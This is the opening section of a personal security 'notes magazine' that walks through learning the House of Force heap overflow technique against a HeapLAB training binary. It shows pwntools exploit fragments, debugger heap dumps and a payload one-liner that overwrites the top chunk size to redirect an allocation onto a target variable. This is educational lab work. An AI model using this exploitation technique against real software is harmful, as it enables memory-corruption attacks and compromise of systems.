2020

Notes Magazine #02

by Cody Sixteen

11/6/2020

Hello World

So... here we are... second part of ‘my super special notes magazine’ ;> what do we have here, oh what do we have here...? let’s check it out! ;]

Short summary for the today’s topics:

In part one – **For the # heap is only**... – I tried to understand and described (mostly for myself) few more information about exploiting heap overflow bugs. In part two – **El Laberinto Del Puszek** – we’ll try to look at Puszek and use it in one of the example scenario possible on network. Next part – **A(t the BANK) Persistent Threats** – is related to some interesting case I found possible to use during one project. In part four – we’ll check up the sky again. This time we’ll hunt for the seaguls ;] So?

Here we go...

Table of Contents

INTRO

„Now, there is one rule I insist

be obeyed while you are in my house:

No growing up.

Stop this very instant."

Hook / 1991


FOR THE #HEAP IS ONLY

Last time I read about heap overflows was few months ago. Few days ago I decided to refresh my knowledge (and practice) about crashing the heap and that's how I started to looking for some good and valuable materials available online.


...but let's start from the beginning.

ENVIRONMENT

Just for a quick review of the environment I used during the 'heap refreshing process' we will start from the Ubuntu ISO file you can find here[1].



To help yourself I also used *pwndbg*[2] (and from time to time I was also switching between *pwndbg* and *GEF[3]*).




Remember to install *requirements.txt ;)* Also to save you some time – I don't know why but I was able to run a correctly working 'environment' described above only with Vmware. Unfortunately with VirtualBox I had some issues (probably related to some python or OS packages, I'm not sure...).

So I decided to switch back to Vmware and now we should be somewhere here...


IMAGINATION

After many, many cases related to stack overflows and how can we exploit them, the 'real case' for me was how should I *think* about the heap? For a stack it's simple: a long line of characters sent to the application and b00m – we got a shell. Ok, cool. But what about the heap?

I decided to refresh my knowledge about heap overflows a little bit and that's how I started from the idea of the picture of „how should I see this issue?". The answer was (similar to the one Judie Foster discovered in *The Contact* movie when she was looking for the 'key'): "multiple levels and multiple dimensions". Correct. ;) So let's say – for the stack we should have (a „picture" of it like):



Great. (My MSPaint skills are brilliant I know.) So I realized that I'm still thinking about the heap in the pretty similar way I'm thinking about the stack – flat, long, line, string, buff, array, younameit, still/one/dimension. Right? But what if we will look at it like this:



...where (for example) 1 is describing a lenght of our *AAABBBCC...string* and (for example) 2 is talking about where(or-what) in memory that 'long line' will end/mean/be. Simple enough to compare it to the picture you should already be familiar with since long long time:

Yes. Heap(s). ;]

So now it should be easier (at least for me ;P) to think about exploiting the heap.

Let's move forward...

FORCED BY MAX

Looking for the hints about heap exploitation you probably saw all of that interesting papers and presentations (just to mention few: 4, 5, 6, 7, 8, 9, 10). But after reading them I still wasn't so sure and confident about expoiting the heap bugs. So I decided to learn more and that's how I found Max[11]. At this stage I should really recommend you this course if you are new to the heap overflows. If you are not sure if it's worth to pay for it – few examples of presentations by Max you can find online[12, 13].

Let's start from the example used here[12] where Max is talking about *House of Force*:

As you can see this is an example binary from the course[11] I mentioned before.

Our goal (as usual[14, 15]) is to find a way to drop a shell.


Let's start from first case.

House of MaxForce

First vulnerable case from Max is simplified enough to let us focus only of the exploitation technique. That's nice. Let's complete the list of 'prerequisits' we need to have (or know) before we'll build an exploit. According to the Max – for this particular case – we'll need to know:


1. Program base/load address
2. Heap start address
3. 'Just a little patience'[16] ;]

Once of the way to get it (described by Max as well) is to use *pwndbg[2].* Script prepared by Max[11] is also equipped to help us (using *log.info()*) to identify potential interesting strings (from the output of the binary we're trying to exploit). Example:




As the arbitrary write is described by Max here[12] below we'll focus only on achieving shell access.


We will prepare our skeleton/template (slightly modified;)) file and use it to build the *poc*. Here we are:




Binary is very basic so for our learning purposes for the start we'll present few values at the begining. The menu we have now is presented on the screen below:



So we can move forward and start preparing our poc. At this stage I decided to check (the heap) manually. I started the binary using *gdb* and used **1** to alloc new data. To be honest I accidently used ***size*** value equal to zero (0). Check it out in your *gdb*. So I *malloc'ed* 3 times: 1) with size 0 with value „AAAA" then 2nd time with size 20 and data „BBBB" and last time (with bigger value) and data like „QQQQ...QQQ" or „SSS...SSSS" just to catch it quickly later in *gdb*. For now we should be somewhere here:



Checking 'more' results:



As you can see we have our values on the heap. I decided to grab few information from the binary's *menu* (like Max did[12]) using *pwn* library:

```
# The delta() function finds the "wraparound" distance between two addresses.
log.info(f"heap  : {heap:02x}")
log.info(f"main(): {elf.sym.main:02x}")
log.info(f"libc.sym._mall_hook: {libc.sym.__malloc_hook:02x}")
log.info(f"delta between heap & main(): 0x{delta(heap, elf.sym.main):02x}")
```


As we know[link to max youtube heap] during *Houce of Force* attack we need to „wrapp around" the heap (so let's say if we have a string from 0 to 10 (as an input) and we'll put there 99 characters it (our *payload*) will „wrap around" and „end" on place (for example) number 9 (from the initial 10-length-long-string). So... Now we will calculate few values proposed in initial exploit[12]:

```python
#!/usr/bin/python3
from pwn import *

#elf = context.binary = ELF("vuln")
elf = context.binary = ELF("house_of_force")
libc = elf.libc

gs = '''
continue
'''
def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    else:
        return process(elf.path)


# Select the "malloc" option, send size & data.
def malloc(size, data):
    io.send("1")
    io.sendafter("size: ", f"{size}")
    io.sendafter("data: ", data)
    io.recvuntil("> ")
```

Now let’s check it using *pwgdb with vim*:

```
!./% GDB
```

Breaking to *gdb* (in 2nd *pwndbg* window) and we should be here:



Let’s break in new opened window (ctrl+c):

```
NX:          NX enab
PIE:         No PIE   File  Edit  View  Search  Terminal  Help
RUNPATH:     b'../.g ──────────────────────────────────────[ DISASM ]──────────
] '/home/user/heapl ► 0x7f46dc4d93e1 <read+17>    cmp    rax, -0x1000
  Arch:      amd64-6    0x7f46dc4d93e7 <read+23>    ja     read+112 <read+112>
  RELRO:     Partial     ↓
  Stack:     Canary     0x7f46dc4d9440 <read+112>   mov    rdx, qword ptr [rip + 0x2caa19]
  NX:        NX enab    0x7f46dc4d9447 <read+119>   neg    eax
  PIE:       PIE ena    0x7f46dc4d9449 <read+121>   mov    dword ptr fs:[rdx], eax
] Starting local pr     0x7f46dc4d944c <read+124>   mov    rax, -1
] running in new te     0x7f46dc4d9453 <read+131>   ret
] heap: 0xb4b000
] target: 0x602010      0x7f46dc4d9454 <read+132>   mov    rdx, qword ptr [rip + 0x2caa05]
] delta between hea     0x7f46dc4d945b <read+139>   neg    eax
] Switching to inte     0x7f46dc4d945d <read+141>   mov    dword ptr fs:[rdx], eax
                        0x7f46dc4d9460 <read+144>   mov    rax, -1
                     ──────────────────────────────────────[ STACK ]───────────
                     00:0000│ rsp  0x7ffe20e2eb18 → 0x400a77 (read_num+77) ← lea    rax, [rbp - 0x30]
                     01:0008│ rsi  0x7ffe20e2eb20 ← 0x0
                     ... ↓
                     05:0028│      0x7ffe20e2eb40 → 0x7ffe20e2ebb0 → 0x400ab0 (__libc_csu_init) ← push   r15
                     06:0030│      0x7ffe20e2eb48 ← 0x90026847e0804400
                     07:0038│ rbp  0x7ffe20e2eb50 → 0x7ffe20e2ebb0 → 0x400ab0 (__libc_csu_init) ← push   r15
                     ──────────────────────────────────────[ BACKTRACE ]───────
                      ► f 0     7f46dc4d93e1 read+17
                        f 1           400a77 read_num+77
                        f 2           400943 main+300
                        f 3     7f46dc416e67 __libc_start_main+231
                     ──────────────────────────────────────────────────────────
                     pwndbg> b *main
                     Breakpoint 1 at 0x400817: file pwnable_house_of_force.c, line 14.
                     pwndbg>
```

So far, so good. Let's continue with normal program running using „only" *gdb* (read as: gdb+*pwngdb* of course ;)). We should be here:

```
user@ubuntu:~/heaplab/HeapLAB/house_of_force$ gdb -q ./house_of_force
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./house_of_force...done.
pwndbg> b *main
Breakpoint 1 at 0x400817: file pwnable_house_of_force.c, line 14.
pwndbg> r
```

Using the program we'll have to add new **size** and **data** using **option 1** from our **menu**:

```
===============
|   HeapLAB   |   House of Force
===============

puts() @ 0x7ffff7a8ef10
heap @ 0x603000

1) malloc 0/4
2) target
3) quit
> 1
size: 20
data: AAAAAAAAAAAAAAAAAAAA

1) malloc 1/4
```

Ctrl+C here to break and back to *gdb*. Now let's watch the heap using *vis* command:

```
pwndbg> vis

0x603000        0x0000000000000000      0x0000000000000021      ........!.......
0x603010        0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x603020        0x0000000a41414141      0x0000000000020fe1      AAAA............         <-- Top chunk
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x603020
Size: 0x20fe1
```

We can see our data is now on the heap. Let'c **c**ontinue to add another *data*:

```
pwndbg> c
Continuing.


1) malloc 1/4
2) target
3) quit
> 1
size: 20
data: BBBBBBBBBBBBBBBBBBBB

1) malloc 2/4
2) target
3) quit
> ^C
Program received signal SIGINT, Interrupt.
```

Now let's see the output from *vis* command again:

```
pwndbg> vis

0x603000        0x0000000000000000      0x0000000000000021      ........!.......
0x603010        0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x603020        0x0000000a41414141      0x0000000000000021      AAAA....!.......
0x603030        0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x603040        0x0000000a42424242      0x0000000000020fc1      BBBB...........         <-- Top chunk
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x603020
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x603040
Size: 0x20fc1

pwndbg>
```

Looks good so far. We added another value to the heap. Let's see what will happen if we'll add new value, this time a little bit bigger. As we know[11] our goal when using *House of Force* is to overwrite the size field value. So for example I tried something like this:

```
pwndbg> c
Continuing.


1) malloc 2/4
2) target
3) quit
> 1
size: 500
data: DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
```

My next step was to break the program to go back to *gdb* and see the heap again (with *vis*). Here we are:

```
pwndbg> vis

0x603000        0x0000000000000000      0x0000000000000021      ........!.......
0x603010        0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x603020        0x0000000a41414141      0x0000000000000021      AAAA....!.......
0x603030        0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x603040        0x0000000a42424242      0x0000000000000201      BBBB............
0x603050        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603060        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603070        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603080        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603090        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6030a0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6030b0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6030c0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6030d0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6030e0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6030f0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603100        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603110        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603120        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603130        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603140        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603150        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603160        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603170        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603180        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603190        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6031a0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6031b0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6031c0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6031d0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6031e0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x6031f0        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603200        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603210        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603220        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603230        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x603240        0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD         <-- Top chunk
```

As you can see we overwrited the top chunk size field with our new value.

What's next? Well... ;]

We'll try to do the same using the pwndbg and vim. We'll use skeleton poc prepared by Max[12]. After a while we should be here:

```
# =-=-=- EXAMPLE -=-=-=

# The "heap" variable holds the heap start address.
log.info(f"heap location found at: 0x{heap:02x}") # leap the heap

# Program symbols are available via "elf.sym.<symbol name>".
log.info(f"target variable found at: 0x{elf.sym.target:02x}") # access symbols of the binary

# step1: first malloc
malloc(20, b"A"*20) # it's our doors to house of force ;]

# step2: 2nd malloc
malloc(20, b"B"*20)

# step3: 3rd malloc, now we'll break and go back to gdb
malloc(24, b"B"*24 + p64(0xfffffffffffffff1))

#distance = delta(heap + 0x20, elf.sym.target - 0x20)
#malloc(distance, "C")
#malloc(24, "Much win:)")

# ==

io.interactive()

:!./% GDB
```

Let's try it using the same command:

```
:!./% GDB
```

Now we'll break in gdb to see the top chunk field using vis command again:

```
pwndbg> vis

0x25cf000       0x0000000000000000      0x0000000000000021      ........!.......
0x25cf010       0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x25cf020       0x0000000041414141      0x0000000000000021      AAAA....!.......
0x25cf030       0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x25cf040       0x0000000042424242      0x0000000000000021      BBBB....!.......
0x25cf050       0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x25cf060       0x4242424242424242      0xfffffffffffffff1      BBBBBBBB........         <-- Top chunk
pwndbg>
NX:       NX enabled
PIE:      PIE enabled
Starting local process '/usr/bin/gdbserver': pid 18164
running in new terminal: /usr/bin/gdb -q  "/home/user/heaplab/HeapLAB/house_of_force/house_of_force" -x /
heap location found at: 0x25cf000
```

Ok, we have a change in the value of our 'new top chunk size field'. Now we'll try to wrap around and reset the heap to the state we're looking for. Let's see:...

```
io.recvuntil("> ")
io.timeout = 0.1

# =============================================================================

# =-=-=- EXAMPLE -=-=-=

# The "heap" variable holds the heap start address.
log.info(f"heap location found at: 0x{heap:02x}") # leap the heap

# Program symbols are available via "elf.sym.<symbol name>".
log.info(f"target variable found at: 0x{elf.sym.target:02x}") # access symbols of the binary

# step1: first malloc
malloc(20, b"A"*20) # it's our doors to house of force ;]

# step2: 2nd malloc
malloc(20, b"B"*20)

# step3: 3rd malloc, now we'll break and go back to gdb
malloc(24, b"B"*24 + p64(0xfffffffffffffff1))

# step4: here (as we know the target's addr and the heap's) we can calculate the distance
distance = delta(heap + 0x20, elf.sym.target - 0x20)
malloc(distance, "G") # restarting again to see vis results again
#malloc(24, "Much win:)")

# ==

io.interactive()
:!./% GDB
```

Before I decided to check it I did few partial checks manualy in gdb. Below youl'll find few notes about it: first of all I created a small file (called 'a'). I created there a step list to run it with our vulnerable binary. Something like this:

```
user@ubuntu: ~/heaplab/HeapLAB/house_of_for
File  Edit  View  Search  Terminal  Help
user@ubuntu:~/heaplab/HeapLAB/house_of_force$ cat a
1
20
AAAAAAAAAAAAAAAA
1
20
bbbbbbbbbbbbbbbbb
1
30
���������������ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
2

user@ubuntu:~/heaplab/HeapLAB/house_of_force$
```

```
← sub    r15, rax
test   rax, rax
ite+112>
write+96 <_IO_new_f
```

Next string:

```
f_force$ python -c 'print "\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xf1"' >> a
```

Restarting gdb with our binary to ctrl+c and now we should be here:

```
pwndbg> vis

0x603000        0x0000000000000000      0x0000000000000021      ........!.......
0x603010        0x5a5a5a5af1ffffff      0x5a5a5a5a5a5a5a5a      ....ZZZZZZZZZZZZ
0x603020        0x5a5a5a5a5a5a5a5a      0x5a5a5a5a5a5a5a5a      ZZZZZZZZZZZZZZZZ         <-- Top chunk
pwndbg>
```

Indeed now we rewrited the value. But is it correct? I wasn't so sure. I decided to rewrite the poc again and continue with the new example (changes presented on the screen below):


```
# step1: 1st malloc (to wrap around)
malloc(24, b"B"*24 + p64(0xffffffffffffffff))

# step2: here (as we know the target's addr and the heap's) we can calculate the distance
distance = delta(heap + 0x20, elf.sym.target - 0x20)
malloc(distance, "BLAH") # restarting again to see vis results again
```

Let's run the script using vim (I used GDB argument again):

```
userersion_d 0x7f21c1b69958 -s .rela.dyn 0x7f21c1b69a00 -s .rela.plt 0x7f21c1b69df0
    -s .plt 0x7f21c1b69ea0 -s .plt.got 0x7f21c1b69f20 -s .text 0x7f21c1b69f30 -s .ro
[*] data 0x7f21c1b878c0 -s .eh_frame_hdr 0x7f21c1b8be80 -s .eh_frame 0x7f21c1b8c558
    -s .data.rel.ro 0x7f21c1d8f640 -s .dynamic 0x7f21c1d8fe78 -s .got 0x7f21c1d8ffe8
     -s .got.plt 0x7f21c1d90000 -s .data 0x7f21c1d90060 -s .bss 0x7f21c1d91000

    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'../.glibc/glibc_2.28_no-tcache'
[*] '/home/user/heaplab/HeapLAB/.glibc/glibc_2.28_no-tcache/libc-2.28.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/usr/bin/gdbserver': pid 18753
[*] running in new terminal: /usr/bin/gdb -q  "/home/user/heaplab/HeapLAB/house_of_force
[*] heap location found at: 0x20f0000
[*] target variable found at: 0x602010
[*] Switching to interactive mode

1) malloc 2/4
2) target
3) quit
```


On the first window (gdb) I used ctrl+c to break to gdb:

Looks like all is prepared properly. ;> Next *malloc* should overwrite the *target*. Let's see:



Great! ;] Last check from gdb:

